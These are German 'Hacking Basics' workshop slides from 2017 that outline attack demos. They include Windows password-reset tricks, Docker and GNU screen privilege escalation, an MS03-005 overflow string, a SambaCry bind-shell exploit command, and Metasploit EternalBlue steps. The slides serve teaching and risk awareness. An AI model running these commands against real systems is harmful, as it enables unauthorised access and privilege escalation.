Felix Bauer (16.06.2017) felix.bauer@ai4me.de

Willkommen zum Hacking Basics Workshop

Angriffe anschauen und lernen um diese erkennen zu können und das Risiko einschätzen zu lernen.

Definition Sicherheit

Sicherheit bezeichnet einen Zustand, der frei von unvertretbaren Risiken ist oder als gefahrenfrei angesehen wird (*Wikipedia:Sicherheit*).

Disclaimer

- Kein Netz und kein doppelter Boden
- Alles muss im rechtlich erlaubten Rahmen bleiben
- Jeder ist selbst für sein Handeln verantwortlich
- Sofort Bescheid sagen!

Jetzt wirds ernst:
jetzt wird angegriffen

The Line of Death

DEMO

Vergelich: https://textslashplain.com/2017/01/14/the-line-of-death/

Mehr E-Mail

- Anhänge mit gleichem Namen
- Datum
- Header

DEMO

Formate und Besonderheiten

- Beispiel: Billion laughs
- `https://en.wikipedia.org/wiki/Billion_laughs`
- `lol.xml`

LaTeX write18 / import / ...

"Conclusion:
This can turn out bad for web based LaTeX compilers as well as for you. Never compile LaTeX code from an untrusted source. "
`https://0day.work/hacking-with-latex/`

Windows Passwort vergessen

DEMO

- Utilman.exe
- `net user`
- `net user tutut meinPasswort`

Windows Passwort vergessen

DEMO

- Utilman.exe
- `net user`
- `net user tutut meinPasswort`

Rechteeskalation mit Docker

"Not a bug"

```
docker run -v /:/host ...
```

DEMO

Rechteeskalation mit GNU screen

- screen <= 4.5.0
- `http://seclists.org/oss-sec/2017/q1/184`
- `screen -D -m -L bla.bla echo fail`
- `ls -l bla.bla`
- `man ld.sl`

DEMO

Windows ms03-005

```
net use \\AAAAAAAA...AAAA\AA
```

“Unchecked buffer in Windows redirector may permit privilege elevation (810577)”
https://technet.microsoft.com/en-us/library/security/ms03-005.aspx

DEMO

SambaCry / EternalRED

```
docker run --rm -it -p 137-139:137-139 \
  -p 445:445 -p 6699:6699 vulnerables/cve-2017-7494
source venv/bin/activate
python2 ./exploit.py -t localhost -e libbindshell-samba.so \
  -s data -r /data/libbindshell-samba.so -u sambacry \
  -p nosambanocry -P 6699
```

DEMO

Exploiting VUPlayer

- buffer overflow
- vuplayer exploit
- ollydbg
- shellcode

DEMO

Webanwendungen

`http://www.dvwa.co.uk/`

- Command Injection
- File Inclusion
- SQL Injection
- XSS

DEMO


metasploit framework

```
% metasploit
% msf > use auxiliary/server/browser_autopwn\r
% msf > use exploit/windows/smb/ms17_010_eternalblue
%% sysinfo
%% getuid
%% screenshot
%% run vnc
```

DEMO

Have Fun

- https://www.exploit-db.com/
- https://www.metasploit.com/
- https://www.kali.org/



Felix Bauer (felix.bauer@ai4me.de)